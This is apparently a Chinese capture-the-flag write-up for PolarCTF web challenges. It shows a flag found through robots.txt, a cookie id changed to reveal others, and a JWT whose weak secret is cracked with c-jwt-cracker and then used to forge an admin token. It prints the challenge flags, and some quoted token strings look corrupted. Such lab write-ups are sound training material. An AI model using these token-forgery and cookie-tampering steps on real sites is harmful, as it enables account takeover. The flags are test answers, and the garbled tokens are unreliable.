



发现robots.txt

打开查看，发现flag3




发现cookie



抓包将id=0改为1

发现flag1和2



最后得到flag

flag{7ac5b3ca8737a70f029dc0ad71dadd11}

JWT

what is JWT

JSON web Token（JSON web令牌）

是一个开放标准(rfc7519)，它定义了一种紧凑的、自包含的方式，用于在各方之间以JSON对象安全地传输信息。此信息可以验证和信任，因为它是数字签名的。**jwt**可以使用秘密（使用**HNAC**算法）或使用**RSA**或**ECDSA**的公钥/私钥对进行签名。

通过JSON形式作为web应用中的令牌，用于在各方之间安全地将信息作为JSON对象传输。在数据传输过程中还可以完成数据加密、签名等相关处理。巴拉巴拉的

https://blog.csdn.net/Top_L398/article/details/109361680

看去吧

通过JSON形式作为web应用中的令牌，用于在各方之间安全地将信息作为JSON对象传输。在数据传输过程中还可以完成数据加密、签名等相关处理。巴拉巴拉的

看去吧

JWT分为三部分abc

a: 标头 b: 有效载荷 c: 签名

ctfshow CTF工具 kali 安洵杯 江苏海事 苏职大 >>

没有账号，我们先注册一个admin

该用户名或邮箱已被注册!

随便注册一个登录

```

1 GET /panel HTTP/1.1
2 Host: d24ad27a-918e-47ae-86f4-9448c5cccl40.www.polarctf.com:8090
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://d24ad27a-918e-47ae-86f4-9448c5cccl40.www.polarctf.com:8090/
8 Connection: close
9 Cookie: JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IjEi,fQ.8SGkFhdaEt0zvByBktZl0a08ikAFCDHblvliPowur7e0; session=
  eyJfZmxhc2hlciYw6S3siIHOiOlSibWVzc2FnZSI6ImlxNjIxMFE1NTI5ZlxlNzY3YlxlNWY1NvxlZmYMSjdfV19.Za_H-A.aPhQt7nyuFd2uZGV6klzE-Oi34
10 Upgrade-Insecure-Requests: 1
11
12

```

拿过来分析一下

明显的看出来有三段，中间用点隔开

这时候就要用到JWT解码工具<https://www.bejson.com/jwt/>

编码区域	操作区域	解码区域
JWT Token eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IjEifQ.8SGkFhdaEt0zvByKBtz1oO8ikAFCDHblv1iPowur7e0 	签名算法: HS256 ← 编码 → 解码 ✓ 校验 Unix 时间互转	头部/Header { "alg": "HS256", "typ": "JWT" } 载荷/Payload { "username": "1" } 对称密钥 <div><input type="text"/></div> <div> </div>

可以看到载荷的内容为

```
{  
  "username": "1"  
}
```

同时注意JWT算是一种加密，自然有密钥

密钥自然是有办法破解的，用到工具c-jwt-cracker

下载教程https://blog.csdn.net/m0_61025358/article/details/134744252

最后得到密钥SYSA

```
(root@kali)-[/home/kali/Downloads/c-jwt-cracker-master]  
# ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IjEifQ.8SGkFhdaEt0zvByKBtz1oO8ikAFCDHblv1iPowur7e0  
Secret is "SYSA"
```


我们将

```
{  
  "username": "1"  
}  
改成  
{  
  "username": "admin"  
}  
并且加上密钥，进行编译
```

得到一串新的JWT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWl1In0.9avq5ApZ-xZu12kb0n8z2cB6Y4bNru_0nnIZfj1m050
```

将之前抓包的JWT替换为新的JWT，并发包



个人中心

姓名 : admin

密码 : flag{ec39c705cfb5295f9dddc819a1659}

邮箱 : admin@polarctf.com

得到flag
